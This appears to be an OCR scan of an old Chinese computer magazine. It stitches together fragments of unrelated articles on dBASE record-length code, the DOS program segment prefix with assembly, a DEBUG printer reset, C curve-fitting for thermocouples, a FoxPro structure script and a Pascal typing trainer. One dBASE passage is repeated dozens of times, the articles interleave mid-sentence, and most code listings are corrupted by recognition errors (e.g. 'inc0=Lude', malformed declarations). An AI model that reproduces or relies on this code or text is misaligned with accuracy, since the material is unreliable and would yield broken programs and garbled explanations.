COPY TO %*%*%
STRU EXTE
STORE O TO LE
DO WHILE .NOT. EOF ()

STRU命令的作用是复制数据库文件的结构, 而COPY TO (FILE NAME) STRU EXTE命令的功能完全不同, 它的主要作用是将已打开的数据库的结构字段变为若干条记录, 并生成名为(FILE NAME)所定义的文件数据库。

这条命令在软件开发信息统计汇总中应用尤其需要, 利用“COPY EXTE”命令生成的数据库中的“文件数据库”

LE=LE+FIELD-LEN
SKIP
ENDDO
ERASE %*%*.DBF
变量LE即为被测量出来的源数据库一条记录的字节数, 因为同一个数据库内每条记录的字节数相同, 进而可以计算出数据库和FILE.DBF所存储的信息量。

程序例(测量一条源记录的长度):
USE & FILE.DBF
COPY TO %*%*%
STRU EXTE
STORE O TO LE
DO WHILE .NOT. EOF ()

STRU命令的作用是复制数据库文件的结构, 而COPY TO (FILE NAME) STRU EXTE命令的功能完全不同, 它的主要作用是将已打开的数据库的结构字段变为若干条记录, 并生成名为(FILE NAME)所定义的文件数据库。

这条命令在软件开发信息统计汇总中应用尤其需要, 利用“COPY EXTE”命令生成的数据库中的“文件数据库”

LE=LE+FIELD-LEN
SKIP
ENDDO
ERASE %*%*.DBF
变量LE即为被测量出来的源数据库一条记录的字节数, 因为同一个数据库内每条记录的字节数相同, 进而可以计算出数据库和FILE.DBF所存储的信息量。

程序例(测量一条源记录的长度):
USE & FILE.DBF
COPY TO %*%*%
STRU EXTE
STORE O TO LE
DO WHILE .NOT. EOF ()

STRU命令的作用是复制数据库文件的结构, 而COPY TO (FILE NAME) STRU EXTE命令的功能完全不同, 它的主要作用是将已打开的数据库的结构字段变为若干条记录, 并生成名为(FILE NAME)所定义的文件数据库。

这条命令在软件开发信息统计汇总中应用尤其需要, 利用“COPY EXTE”命令生成的数据库中的“文件数据库”

LE=LE+FIELD-LEN
SKIP
ENDDO
ERASE %*%*.DBF
变量LE即为被测量出来的源数据库一条记录的字节数, 因为同一个数据库内每条记录的字节数相同, 进而可以计算出数据库和FILE.DBF所存储的信息量。

程序例(测量一条源记录的长度):
USE & FILE.DBF
COPY TO %*%*%
STRU EXTE
STORE O TO LE
DO WHILE .NOT. EOF ()

STRU命令的作用是复制数据库文件的结构, 而COPY TO (FILE NAME) STRU EXTE命令的功能完全不同, 它的主要作用是将已打开的数据库的结构字段变为若干条记录, 并生成名为(FILE NAME)所定义的文件数据库。

这条命令在软件开发信息统计汇总中应用尤其需要, 利用“COPY EXTE”命令生成的数据库中的“文件数据库”

LE=LE+FIELD-LEN
SKIP
ENDDO
ERASE %*%*.DBF
变量LE即为被测量出来的源数据库一条记录的字节数, 因为同一个数据库内每条记录的字节数相同, 进而可以计算出数据库和FILE.DBF所存储的信息量。

程序例(测量一条源记录的长度):
USE & FILE.DBF
COPY TO %*%*%
STRU EXTE
STORE O TO LE
DO WHILE .NOT. EOF ()

STRU命令的作用是复制数据库文件的结构, 而COPY TO (FILE NAME) STRU EXTE命令的功能完全不同, 它的主要作用是将已打开的数据库的结构字段变为若干条记录, 并生成名为(FILE NAME)所定义的文件数据库。

这条命令在软件开发信息统计汇总中应用尤其需要, 利用“COPY EXTE”命令生成的数据库中的“文件数据库”

LE=LE+FIELD-LEN
SKIP
ENDDO
ERASE %*%*.DBF
变量LE即为被测量出来的源数据库一条记录的字节数, 因为同一个数据库内每条记录的字节数相同, 进而可以计算出数据库和FILE.DBF所存储的信息量。

程序例(测量一条源记录的长度):
USE & FILE.DBF
COPY TO %*%*%
STRU EXTE
STORE O TO LE
DO WHILE .NOT. EOF ()

STRU命令的作用是复制数据库文件的结构, 而COPY TO (FILE NAME) STRU EXTE命令的功能完全不同, 它的主要作用是将已打开的数据库的结构字段变为若干条记录, 并生成名为(FILE NAME)所定义的文件数据库。

这条命令在软件开发信息统计汇总中应用尤其需要, 利用“COPY EXTE”命令生成的数据库中的“文件数据库”

LE=LE+FIELD-LEN
SKIP
ENDDO
ERASE %*%*.DBF
变量LE即为被测量出来的源数据库一条记录的字节数, 因为同一个数据库内每条记录的字节数相同, 进而可以计算出数据库和FILE.DBF所存储的信息量。

程序例(测量一条源记录的长度):
USE & FILE.DBF
COPY TO %*%*%
STRU EXTE
STORE O TO LE
DO WHILE .NOT. EOF ()

STRU命令的作用是复制数据库文件的结构, 而COPY TO (FILE NAME) STRU EXTE命令的功能完全不同, 它的主要作用是将已打开的数据库的结构字段变为若干条记录, 并生成名为(FILE NAME)所定义的文件数据库。

这条命令在软件开发信息统计汇总中应用尤其需要, 利用“COPY EXTE”命令生成的数据库中的“文件数据库”

LE=LE+FIELD-LEN
SKIP
ENDDO
ERASE %*%*.DBF
变量LE即为被测量出来的源数据库一条记录的字节数, 因为同一个数据库内每条记录的字节数相同, 进而可以计算出数据库和FILE.DBF所存储的信息量。

程序例(测量一条源记录的长度):
USE & FILE.DBF
COPY TO %*%*%
STRU EXTE
STORE O TO LE
DO WHILE .NOT. EOF ()

STRU命令的作用是复制数据库文件的结构, 而COPY TO (FILE NAME) STRU EXTE命令的功能完全不同, 它的主要作用是将已打开的数据库的结构字段变为若干条记录, 并生成名为(FILE NAME)所定义的文件数据库。

这条命令在软件开发信息统计汇总中应用尤其需要, 利用“COPY EXTE”命令生成的数据库中的“文件数据库”

LE=LE+FIELD-LEN
SKIP
ENDDO
ERASE %*%*.DBF
变量LE即为被测量出来的源数据库一条记录的字节数, 因为同一个数据库内每条记录的字节数相同, 进而可以计算出数据库和FILE.DBF所存储的信息量。

程序例(测量一条源记录的长度):
USE & FILE.DBF
COPY TO %*%*%
STRU EXTE
STORE O TO LE
DO WHILE .NOT. EOF ()

STRU命令的作用是复制数据库文件的结构, 而COPY TO (FILE NAME) STRU EXTE命令的功能完全不同, 它的主要作用是将已打开的数据库的结构字段变为若干条记录, 并生成名为(FILE NAME)所定义的文件数据库。

这条命令在软件开发信息统计汇总中应用尤其需要, 利用“COPY EXTE”命令生成的数据库中的“文件数据库”

LE=LE+FIELD-LEN
SKIP
ENDDO
ERASE %*%*.DBF
变量LE即为被测量出来的源数据库一条记录的字节数, 因为同一个数据库内每条记录的字节数相同, 进而可以计算出数据库和FILE.DBF所存储的信息量。

程序例(测量一条源记录的长度):
USE & FILE.DBF
COPY TO %*%*%
STRU EXTE
STORE O TO LE
DO WHILE .NOT. EOF ()

STRU命令的作用是复制数据库文件的结构, 而COPY TO (FILE NAME) STRU EXTE命令的功能完全不同, 它的主要作用是将已打开的数据库的结构字段变为若干条记录, 并生成名为(FILE NAME)所定义的文件数据库。

这条命令在软件开发信息统计汇总中应用尤其需要, 利用“COPY EXTE”命令生成的数据库中的“文件数据库”

LE=LE+FIELD-LEN
SKIP
ENDDO
ERASE %*%*.DBF
变量LE即为被测量出来的源数据库一条记录的字节数, 因为同一个数据库内每条记录的字节数相同, 进而可以计算出数据库和FILE.DBF所存储的信息量。

程序例(测量一条源记录的长度):
USE & FILE.DBF
COPY TO %*%*%
STRU EXTE
STORE O TO LE
DO WHILE .NOT. EOF ()

STRU命令的作用是复制数据库文件的结构, 而COPY TO (FILE NAME) STRU EXTE命令的功能完全不同, 它的主要作用是将已打开的数据库的结构字段变为若干条记录, 并生成名为(FILE NAME)所定义的文件数据库。

这条命令在软件开发信息统计汇总中应用尤其需要, 利用“COPY EXTE”命令生成的数据库中的“文件数据库”

LE=LE+FIELD-LEN
SKIP
ENDDO
ERASE %*%*.DBF
变量LE即为被测量出来的源数据库一条记录的字节数, 因为同一个数据库内每条记录的字节数相同, 进而可以计算出数据库和FILE.DBF所存储的信息量。

程序例(测量一条源记录的长度):
USE & FILE.DBF
COPY TO %*%*%
STRU EXTE
STORE O TO LE
DO WHILE .NOT. EOF ()

STRU命令的作用是复制数据库文件的结构, 而COPY TO (FILE NAME) STRU EXTE命令的功能完全不同, 它的主要作用是将已打开的数据库的结构字段变为若干条记录, 并生成名为(FILE NAME)所定义的文件数据库。

这条命令在软件开发信息统计汇总中应用尤其需要, 利用“COPY EXTE”命令生成的数据库中的“文件数据库”

LE=LE+FIELD-LEN
SKIP
ENDDO
ERASE %*%*.DBF
变量LE即为被测量出来的源数据库一条记录的字节数, 因为同一个数据库内每条记录的字节数相同, 进而可以计算出数据库和FILE.DBF所存储的信息量。

程序例(测量一条源记录的长度):
USE & FILE.DBF
COPY TO %*%*%
STRU EXTE
STORE O TO LE
DO WHILE .NOT. EOF ()

STRU命令的作用是复制数据库文件的结构, 而COPY TO (FILE NAME) STRU EXTE命令的功能完全不同, 它的主要作用是将已打开的数据库的结构字段变为若干条记录, 并生成名为(FILE NAME)所定义的文件数据库。

这条命令在软件开发信息统计汇总中应用尤其需要, 利用“COPY EXTE”命令生成的数据库中的“文件数据库”

LE=LE+FIELD-LEN
SKIP
ENDDO
ERASE %*%*.DBF
变量LE即为被测量出来的源数据库一条记录的字节数, 因为同一个数据库内每条记录的字节数相同, 进而可以计算出数据库和FILE.DBF所存储的信息量。

程序例(测量一条源记录的长度):
USE & FILE.DBF
COPY TO %*%*%
STRU EXTE
STORE O TO LE
DO WHILE .NOT. EOF ()

STRU命令的作用是复制数据库文件的结构, 而COPY TO (FILE NAME) STRU EXTE命令的功能完全不同, 它的主要作用是将已打开的数据库的结构字段变为若干条记录, 并生成名为(FILE NAME)所定义的文件数据库。

这条命令在软件开发信息统计汇总中应用尤其需要, 利用“COPY EXTE”命令生成的数据库中的“文件数据库”

LE=LE+FIELD-LEN
SKIP
ENDDO
ERASE %*%*.DBF
变量LE即为被测量出来的源数据库一条记录的字节数, 因为同一个数据库内每条记录的字节数相同, 进而可以计算出数据库和FILE.DBF所存储的信息量。

程序例(测量一条源记录的长度):
USE & FILE.DBF
COPY TO %*%*%
STRU EXTE
STORE O TO LE
DO WHILE .NOT. EOF ()

STRU命令的作用是复制数据库文件的结构, 而COPY TO (FILE NAME) STRU EXTE命令的功能完全不同, 它的主要作用是将已打开的数据库的结构字段变为若干条记录, 并生成名为(FILE NAME)所定义的文件数据库。

这条命令在软件开发信息统计汇总中应用尤其需要, 利用“COPY EXTE”命令生成的数据库中的“文件数据库”

LE=LE+FIELD-LEN
SKIP
ENDDO
ERASE %*%*.DBF
变量LE即为被测量出来的源数据库一条记录的字节数, 因为同一个数据库内每条记录的字节数相同, 进而可以计算出数据库和FILE.DBF所存储的信息量。

程序例(测量一条源记录的长度):
USE & FILE.DBF
COPY TO %*%*%
STRU EXTE
STORE O TO LE
DO WHILE .NOT. EOF ()

STRU命令的作用是复制数据库文件的结构, 而COPY TO (FILE NAME) STRU EXTE命令的功能完全不同, 它的主要作用是将已打开的数据库的结构字段变为若干条记录, 并生成名为(FILE NAME)所定义的文件数据库。

这条命令在软件开发信息统计汇总中应用尤其需要, 利用“COPY EXTE”命令生成的数据库中的“文件数据库”

LE=LE+FIELD-LEN
SKIP
ENDDO
ERASE %*%*.DBF
变量LE即为被测量出来的源数据库一条记录的字节数, 因为同一个数据库内每条记录的字节数相同, 进而可以计算出数据库和FILE.DBF所存储的信息量。

程序例(测量一条源记录的长度):
USE & FILE.DBF
COPY TO %*%*%
STRU EXTE
STORE O TO LE
DO WHILE .NOT. EOF ()

STRU命令的作用是复制数据库文件的结构, 而COPY TO (FILE NAME) STRU EXTE命令的功能完全不同, 它的主要作用是将已打开的数据库的结构字段变为若干条记录, 并生成名为(FILE NAME)所定义的文件数据库。

这条命令在软件开发信息统计汇总中应用尤其需要, 利用“COPY EXTE”命令生成的数据库中的“文件数据库”

LE=LE+FIELD-LEN
SKIP
ENDDO
ERASE %*%*.DBF
变量LE即为被测量出来的源数据库一条记录的字节数, 因为同一个数据库内每条记录的字节数相同, 进而可以计算出数据库和FILE.DBF所存储的信息量。

程序例(测量一条源记录的长度):
USE & FILE.DBF
COPY TO %*%*%
STRU EXTE
STORE O TO LE
DO WHILE .NOT. EOF ()

STRU命令的作用是复制数据库文件的结构, 而COPY TO (FILE NAME) STRU EXTE命令的功能完全不同, 它的主要作用是将已打开的数据库的结构字段变为若干条记录, 并生成名为(FILE NAME)所定义的文件数据库。

这条命令在软件开发信息统计汇总中应用尤其需要, 利用“COPY EXTE”命令生成的数据库中的“文件数据库”

LE=LE+FIELD-LEN
SKIP
ENDDO
ERASE %*%*.DBF
变量LE即为被测量出来的源数据库一条记录的字节数, 因为同一个数据库内每条记录的字节数相同, 进而可以计算出数据库和FILE.DBF所存储的信息量。

程序例(测量一条源记录的长度):
USE & FILE.DBF
COPY TO %*%*%
STRU EXTE
STORE O TO LE
DO WHILE .NOT. EOF ()

STRU命令的作用是复制数据库文件的结构, 而COPY TO (FILE NAME) STRU EXTE命令的功能完全不同, 它的主要作用是将已打开的数据库的结构字段变为若干条记录, 并生成名为(FILE NAME)所定义的文件数据库。

这条命令在软件开发信息统计汇总中应用尤其需要, 利用“COPY EXTE”命令生成的数据库中的“文件数据库”

LE=LE+FIELD-LEN
SKIP
ENDDO
ERASE %*%*.DBF
变量LE即为被测量出来的源数据库一条记录的字节数, 因为同一个数据库内每条记录的字节数相同, 进而可以计算出数据库和FILE.DBF所存储的信息量。

程序例(测量一条源记录的长度):
USE & FILE.DBF
COPY TO %*%*%
STRU EXTE
STORE O TO LE
DO WHILE .NOT. EOF ()

STRU命令的作用是复制数据库文件的结构, 而COPY TO (FILE NAME) STRU EXTE命令的功能完全不同, 它的主要作用是将已打开的数据库的结构字段变为若干条记录, 并生成名为(FILE NAME)所定义的文件数据库。

这条命令在软件开发信息统计汇总中应用尤其需要, 利用“COPY EXTE”命令生成的数据库中的“文件数据库”

LE=LE+FIELD-LEN
SKIP
ENDDO
ERASE %*%*.DBF
变量LE即为被测量出来的源数据库一条记录的字节数, 因为同一个数据库内每条记录的字节数相同, 进而可以计算出数据库和FILE.DBF所存储的信息量。

程序例(测量一条源记录的长度):
USE & FILE.DBF
COPY TO %*%*%
STRU EXTE
STORE O TO LE
DO WHILE .NOT. EOF ()

STRU命令的作用是复制数据库文件的结构, 而COPY TO (FILE NAME) STRU EXTE命令的功能完全不同, 它的主要作用是将已打开的数据库的结构字段变为若干条记录, 并生成名为(FILE NAME)所定义的文件数据库。

这条命令在软件开发信息统计汇总中应用尤其需要, 利用“COPY EXTE”命令生成的数据库中的“文件数据库”

LE=LE+FIELD-LEN
SKIP
ENDDO
ERASE %*%*.DBF
变量LE即为被测量出来的源数据库一条记录的字节数, 因为同一个数据库内每条记录的字节数相同, 进而可以计算出数据库和FILE.DBF所存储的信息量。

程序例(测量一条源记录的长度):
USE & FILE.DBF
COPY TO %*%*%
STRU EXTE
STORE O TO LE
DO WHILE .NOT. EOF ()

STRU命令的作用是复制数据库文件的结构, 而COPY TO (FILE NAME) STRU EXTE命令的功能完全不同, 它的主要作用是将已打开的数据库的结构字段变为若干条记录, 并生成名为(FILE NAME)所定义的文件数据库。

这条命令在软件开发信息统计汇总中应用尤其需要, 利用“COPY EXTE”命令生成的数据库中的“文件数据库”

LE=LE+FIELD-LEN
SKIP
ENDDO
ERASE %*%*.DBF
变量LE即为被测量出来的源数据库一条记录的字节数, 因为同一个数据库内每条记录的字节数相同, 进而可以计算出数据库和FILE.DBF所存储的信息量。

程序例(测量一条源记录的长度):
USE & FILE.DBF
COPY TO %*%*%
STRU EXTE
STORE O TO LE
DO WHILE .NOT. EOF ()

STRU命令的作用是复制数据库文件的结构, 而COPY TO (FILE NAME) STRU EXTE命令的功能完全不同, 它的主要作用是将已打开的数据库的结构字段变为若干条记录, 并生成名为(FILE NAME)所定义的文件数据库。

这条命令在软件开发信息统计汇总中应用尤其需要, 利用“COPY EXTE”命令生成的数据库中的“文件数据库”

LE=LE+FIELD-LEN
SKIP
ENDDO
ERASE %*%*.DBF
变量LE即为被测量出来的源数据库一条记录的字节数, 因为同一个数据库内每条记录的字节数相同, 进而可以计算出数据库和FILE.DBF所存储的信息量。

程序例(测量一条源记录的长度):
USE & FILE.DBF
COPY TO %*%*%
STRU EXTE
STORE O TO LE
DO WHILE .NOT. EOF ()

STRU命令的作用是复制数据库文件的结构, 而COPY TO (FILE NAME) STRU EXTE命令的功能完全不同, 它的主要作用是将已打开的数据库的结构字段变为若干条记录, 并生成名为(FILE NAME)所定义的文件数据库。

这条命令在软件开发信息统计汇总中应用尤其需要, 利用“COPY EXTE”命令生成的数据库中的“文件数据库”

LE=LE+FIELD-LEN
SKIP
ENDDO
ERASE %*%*.DBF
变量LE即为被测量出来的源数据库一条记录的字节数, 因为同一个数据库内每条记录的字节数相同, 进而可以计算出数据库和FILE.DBF所存储的信息量。

程序例(测量一条源记录的长度):
USE & FILE.DBF
COPY TO %*%*%
STRU EXTE
STORE O TO LE
DO WHILE .NOT. EOF ()

STRU命令的作用是复制数据库文件的结构, 而COPY TO (FILE NAME) STRU EXTE命令的功能完全不同, 它的主要作用是将已打开的数据库的结构字段变为若干条记录, 并生成名为(FILE NAME)所定义的文件数据库。

这条命令在软件开发信息统计汇总中应用尤其需要, 利用“COPY EXTE”命令生成的数据库中的“文件数据库”

LE=LE+FIELD-LEN
SKIP
ENDDO
ERASE %*%*.DBF
变量LE即为被测量出来的源数据库一条记录的字节数, 因为同一个数据库内每条记录的字节数相同, 进而可以计算出数据库和FILE.DBF所存储的信息量。

程序例(测量一条源记录的长度):
USE & FILE.DBF
COPY TO %*%*%
STRU EXTE
STORE O TO LE
DO WHILE .NOT. EOF ()

STRU命令的作用是复制数据库文件的结构, 而COPY TO (FILE NAME) STRU EXTE命令的功能完全不同, 它的主要作用是将已打开的数据库的结构字段变为若干条记录, 并生成名为(FILE NAME)所定义的文件数据库。

这条命令在软件开发信息统计汇总中应用尤其需要, 利用“COPY EXTE”命令生成的数据库中的“文件数据库”

LE=LE+FIELD-LEN
SKIP
ENDDO
ERASE %*%*.DBF
变量LE即为被测量出来的源数据库一条记录的字节数, 因为同一个数据库内每条记录的字节数相同, 进而可以计算出数据库和FILE.DBF所存储的信息量。

程序例(测量一条源记录的长度):
USE & FILE.DBF
COPY TO %*%*%
STRU EXTE
STORE O TO LE
DO WHILE .NOT. EOF ()

STRU命令的作用是复制数据库文件的结构, 而COPY TO (FILE NAME) STRU EXTE命令的功能完全不同, 它的主要作用是将已打开的数据库的结构字段变为若干条记录, 并生成名为(FILE NAME)所定义的文件数据库。

这条命令在软件开发信息统计汇总中应用尤其需要, 利用“COPY EXTE”命令生成的数据库中的“文件数据库”

LE=LE+FIELD-LEN
SKIP
ENDDO
ERASE %*%*.DBF
变量LE即为被测量出来的源数据库一条记录的字节数, 因为同一个数据库内每条记录的字节数相同, 进而可以计算出数据库和FILE.DBF所存储的信息量。

程序例(测量一条源记录的长度):
USE & FILE.DBF
COPY TO %*%*%
STRU EXTE
STORE O TO LE
DO WHILE .NOT. EOF ()

STRU命令的作用是复制数据库文件的结构, 而COPY TO (FILE NAME) STRU EXTE命令的功能完全不同, 它的主要作用是将已打开的数据库的结构字段变为若干条记录, 并生成名为(FILE NAME)所定义的文件数据库。

这条命令在软件开发信息统计汇总中应用尤其需要, 利用“COPY EXTE”命令生成的数据库中的“文件数据库”

LE=LE+FIELD-LEN
SKIP
ENDDO
ERASE %*%*.DBF
变量LE即为被测量出来的源数据库一条记录的字节数, 因为同一个数据库内每条记录的字节数相同, 进而可以计算出数据库

热电阻到温度变换PSP

程序段前缀PSP已为众人所知，很多程序员在编制程序时，或多或少都利用了PSP，但就目前的资料而言，对于PSP的介绍不够详细，特别是缺少实际应用的例子，对于一个初学者来说，详细了解PSP的用途，掌握其应用的方法，对于学习编制程序、理解程序的加载过程，有着不可估量的作用。下面就笔者自身的体会，对于PSP中常用字段的意义和用途加以说明。

DOS加载程序时，在程序的前面都建立一个256个字节程序段前缀PSP，其意义如下：

0-1两个字节，INT 20H。此字段是一个程序终止指令。用户程序只要在程序开始保存PSP的段址和此字段的偏移地址0，并定义一个远过程，就可以在程序中使用RET指令结束程序，返回DOS系统。

2-3两个字节，分配给程序的最后一段内存地址。通过此区域可以知道分配给程序的内存区容量。

18-2B，20个字节。此段中存放着20个文件句柄。其中0-4共5个分配给系统。其余15个可由用户调用。

2C-2D，两个字节是环境块地址。此地址的偏移处即为环境块的开始处。用户程序可通过此地址访问环境块。

2E-31H四个字节。DOS堆栈保存区。DOS调用时，利用此地址保存有用信息。用户不能对其进行修改。但可以通过对此数据的保存和恢复来实现DOS重入。

32H-33H，两个字节是句柄的长度。可通过修改此值重新建立句柄表来增加打开文件的数目。

34-37H，四个字节是句柄表的地址。修改句柄表时需要修改此值，使之指向我们新建的表地址。

5CH-6BH缺省的文件控制块FCB1，即在DOS命令行上第一个符合文件格式的文件的参数，包括驱动器号、文件名和后缀。其中驱动器号意义为：0表示当前驱动器，1表示A，2表示B等，打开以后被实际的驱动器号代替。文件名为标准格式：0位名字段和3位后缀段，不够位数空格代替。

6C-7BH，第二个缺省的文件控制块FCB2，结构同上。

80H，DOS命令参数长度。包括文件名和分隔符，不包括回车符。

81H-最后，未格式化参数区。DOS命令行的全部参数都包括回本行，用户程序可以通过此区域从DOS命令行传递参数或文件名。

80H开始的128H字节，还作为缺省的磁盘传送区。如果程序中不重新定义，将一直使用此区域。所以在利用非格式化参数区传递信息时，在程序一开始一定要将其移到安全区域。

环境块结构。每个被加载的程序在建立PSP的同时，也建立一个环境块。环境块中具有当前环境的全部信息。每一个元素分别以一串ASCII字符串形式存在，并且以0结尾。环境块用两个0表示全部结束。结束处一般为0.0.1.0。此四个字节可作为判断环境块结束的标志。结束标

志的后面是此PSP所有者的名字，包括驱动器号、完整的路径、文件名和后缀。

为了使大家特别是初学者全面了解PSP结构，并能够正确利用PSP各字段，下面给出了一个PSP学习程序。此程序按COM文件格式编制，经汇编、链接并转换为COM文件方可使用。此程序首先以16进制形式把此程序的PSP全部内容显示在屏幕上，然后以ASCII码的形式显示环境块内容、被加载的文件名、命令行参数及缺省的文件控制块FCB1和FCB2。本程序因为是实时处理自己的PSP，所以用不同的文件名加载或以不同的参数加载，都会引起相应字段的改变，非常有利于对照学习和全面了解PSP的结构和作用。

另外，程序中的编程方法，本身就是对PSP各段的利用。该懂程序本身就对PSP的认识和学习，并且程序中的部分功能，如结束并返回DOS就利用了PSP的0字节段进行处理。

辽宁手笔

```
;psp.asm(psp.com)
;1993.11.28
code segment
assume cs,code;ds,code
org 100h
be jmp intt
;16进制数值转换为ASCII码
;入口:AL:低4位,出口:AL:之中
asc macro
add al,090h
daa
adc al,040h
das
endm
prt macro x
mov dl,x
mov ah,02
int 21h
endm
diap macro y
mov ah,9
mov dx,offset y
int 21h
endm
buff db 0
msg1 db '环境块内容:'
odh,0ah,36
msg2 db '环境块尾文件内容:'
;36
msg3 db '命令行参数:'
;36
fcbl db 'FCB1: %'
fcbb db 'FCB2: %'
int proc far
push ds
xor ax,ax
push ax
mov di,0
mov si,0
loop1:mov al,[si]
call hexasc
prt''
inc si
cmp si,0a0h
si next1
inc di
cmp di,16
jns iopl
prt odh
prt 0ah
mov di,0
jmp loop1
next1:prt Odh
prt 0ah
disp cs,msg1
mov si,2ch
mov ds,ax
mov si,0
loop3:
cmp byte ptr[si],0
```

利用DEBUG输入以下程序：

```
C>DEBUG
-A
XXXX, 0100 PUSH
AX
XXXX, 0101 PUSH DX
XXXX, 0102 PUSH DS
XXXX, 0103 MOV
DX, 0000
XXXX, 0106 MOV
AH, 01
XXXX, 0108 INT 17
XXXX, 010A POP DS
XXXX, 010B POP DX
XXXX, 010C POP AX
XXXX, 010D RETF
```

在利用单片机开发锅炉温度控制系统过程中，我碰到了这么一个问题：由热电偶测到的电势如何对应地找到温度？

首先想到的是查表法。但这种方法占用内存大，并且查询时间长，利用逻辑电路来完成虽可以，但设计复杂，故以上两种方法都不够理想。

后通过对电势和温度变化曲线的观察，我发现用抛物线可以较好地拟合此曲线。设电势随温度变化的关系式为 $u = at^2 + bt + c$ ，其中 a, b, c 为待定系数，如果温度为 t 时，热电偶电势为 e_i ， $G = 400 - (400 - 600)$ ，则只要求出函数 $(a, b, c) = \sum [a(i) - e_i]^2$ 取最小值时， a, b, c 的值即可。兼而得到温度随电势变化的关系式 $(a, b, c) = \sum [a(i) - e_i]^2$ 取最小值时， a, b, c 的值即可。兼而得到温度随电势变化的关系式 $(a, b, c) = \sum [a(i) - e_i]^2$ 取最小值时， a, b, c 的值即可。兼而得到温度随电势变化的关系式 $(a, b, c) = \sum [a(i) - e_i]^2$ 取最小值时， a, b, c 的值即可。

文尾以分度表 b 为例，给出以上算法的C程序。修改begin和end的值，并运行该程序，就可得到温度在指定范围内相应的 t 和 u 函数关系式。经本人多次比较，当begin和end的值间隔为200度时，模拟电势与实际电势值已非常精确地吻合了，测得的温度已精确到1度。

```
XXXX, 010E
-rxx
-0e
-uninit. bin
-w
在FOXPRO中使用:
LOAD INKEY
CALL Plot
=INKEY (2) && 打印机初始化大约两秒的延迟
SET PRINT ON
此时无论打印机是否联机(有纸) 程序能清空缓冲区中的数据并启动联机。
□湖北 关海卿
```

```
23 k5=k5+x [i];
24 k6=k6+x [i] * y [i];
25 k7=k7+y [i];
26 kb=kb+1;
27
28 d=hb (k1, k2, k3, k2, k3, k5, k3, k5, k8);
29 da=hb (k4, k2, k3, k6, k3, k5, k7, k5, k8);
30 db=hb (k1, k4, k3, k2, k6, k5, k3, k7, k8);
31 dc=hb (k1, k2, k4, k2, k3, k6, k3, k5, k7);
32 a=da/d;
33 b=db/d;
34 c=dc/d;
35 print ("温度 (C) 实际电势值 (mv) 模拟电势值 (mv) \n");
36 for (i=0; i<n; i++)
37 {
38 if ( (i>22) && (i%23 = 0) );
39 printf (" press any key to continue... ");
40 getch ();
41 clrscr ();
42 print ("温度 (C) 实际电势值 (mv) 模拟电势值 (mv) \n");
43 }
44 print (" %4.0f %4.31f %4.31f \n", y [i], a*x [i] + b*y [i] + c);
45 }
46 print (" a = (%f) x + (%f) y + (%f) \n", a, b, c);
```

热电偶电势到温度变换的抛物线拟合方法

```
该程序在 turbo c2.0 下编译通过。
潮州 寿云
1# inc0=Lude*stdio.h"
2# inc0=Lude*cpnio.h"
3# define begin 400
4# define end 600
5 double hls (double all, double a12, double a13, double a21, double a22, double a23, double a31, double a32, double a33)
51 {
52 double a;
53 a=all*a22+a33+a21*a32+a13+a31*a12*a23-a31*a22*a13-a11*a32*a23-a12*a21*a33;
54 return (a);
55 double dy (double t);
56 {
57 double e, a0, a1, a2, a3, a4, a5, a6, a7, a8, a9, b0, b1, b2, c0, c1, c2, c3, d0, d1, d2, d3;
59 a1=-2.467460182;
60 a2=5.9102111169e-3;
61 a3=-1.430712343e-6;
62 a4=2.150914975e-9;
63 a5=-3.175780072e-12;
64 a6=2.4010367459e-15;
65 a7=-9.0928148159e-19;
66 a8=1.3299505137e-22;
67 e=a1+a2*t+a3*t*t+a4*t*t*t+a5*t*t*t*t+a6*t*t*t*t*t+a7*t*t*t*t*t*t+a8*t*t*t*t*t*t*t;
68 return (e/1000);
}
```

自动生成数据库的结构数据库

众所周知，用关系型数据库管理系统编写管理软件，一般都有输入、编辑、查询、统计、打印报表等几项功能，而每个软件的不同模块之间又有许多相同之处，所以在编写模块时应尽量使模块具有可移植性。

要编写通用的管理模块，一般就要与数据库的结构打交道，如何让机器自动建立数据库结构的数据库是本文说明的内容。

```
一、首先建立如下结构的数据库。
Structure for database, C:\FDD_1\DUMMY
1.DBF
Number of data records,20
Date of last update,12/24/93
Field Field Name Type Width Dec
1 FIELDNUMBE Numeric 6
2 FIELDNAME Character 12
3 FIELDTYPE Character 15
4 FIELDLEN Numeric 8
5 FIELDDEC Numeric 2
* * Total * * 44
```

值得注意的是各个字段的宽度大小，有兴趣的同志不妨一试。

```
二、运行如下程序
*tools.prg*
clear
use dummy_1
set talk off
set set off
set scror off
mc="
@10,25 "ay"请输入数据库名称"; get picture " ! ! ! ! ! ! ! ! "
read
use &mc
set alte to abc.txt
set alte on
list
set alte off
set alte to use
return
```

在学习五笔字型等汉字输入方法的时候,我们常常找一篇文章做样本,反复练习输入文章中的汉字,这样做的问题是,首先得把样本文章录入,作为磁盘文件保存起来,二、文章中的汉字十分有限,大量的汉字并不在文中出现,以至许多汉字对练习者来说始终是陌生的。

此时,我们很想有这么一个程序,不用预先输入样本文章就能将字库中的汉字随机显示出来,供练习者对照输入训练,为此目的,笔者用Pascal语言编写了以下程序,能随机将国标一级字库中的汉字分行显示(按屏幕宽度40字一行),让练习者一行一行地训练,并能判断正、误,拒绝接受输错的字,统计时间及输入的总行数、字数,程序名为TPRND.PAS,把它编译为TPRND.EXE后,在DOS环境下键入TPRND,<回车>即可,大大,方便了使用者。

程序用TURBO PASCAL5.5编制,在PC机上通过,清单如下:

```
Program TypeCC; {汉字输入练习测试软件}
Uses DOS,Crt,
Label:1;
Var
i,j,y:0..80;
Hour,Minute,Second,word;
Hour1,Minute1,Second1,Word;
Hour2,Minute2,Second2,Word;
Start,Sec100,Line,word;
ESpeed,ETime,NumCC,LongInt;
C1,C2,Ch1,Ch2,Char
c:String[80];
CC,STring[2];
Ok,ASCII,Boolean;
Reg,Registers;
Procedure ElapsedTime
(EndHour, EndMinute, EndSec-
ond:Word;
Var ELHour, ELminute, ELSec-
ond:Word;
Var Time,LongInt;
Var Elapsed,Stop,word;
Begin
Stop := 60 * (EndHour * 60
+ EndMinute) + EndSecond;
Elapsed,Stop := Start;
Time := Elapsed;
ELHour := Elapsed Div 3600;
Elapsed := Elapsed Mod 3600;
ELMinute := Elapsed Div 60;
ELSecond := Elapsed Mod 60;
End;
Procedure PTime;
Begin
GetTime (Hour2, Minute2, Sec-
ond2,Sec100);
```

一个实用的汉字输入练习程序

```
ElapsedTime (Hour2, Minute2,
Second2, Hour, Minute, Second, E-
Time);
If ETime > 0 Then ESpeed :=
(NumCC * 60 Div ETime;
GotoXY(13,6);
WriteLn (Hour, 2,'; Minute,
2,'; Second,2);
GotoXY(66,6);
WriteLn (ESpeed,5);
End;
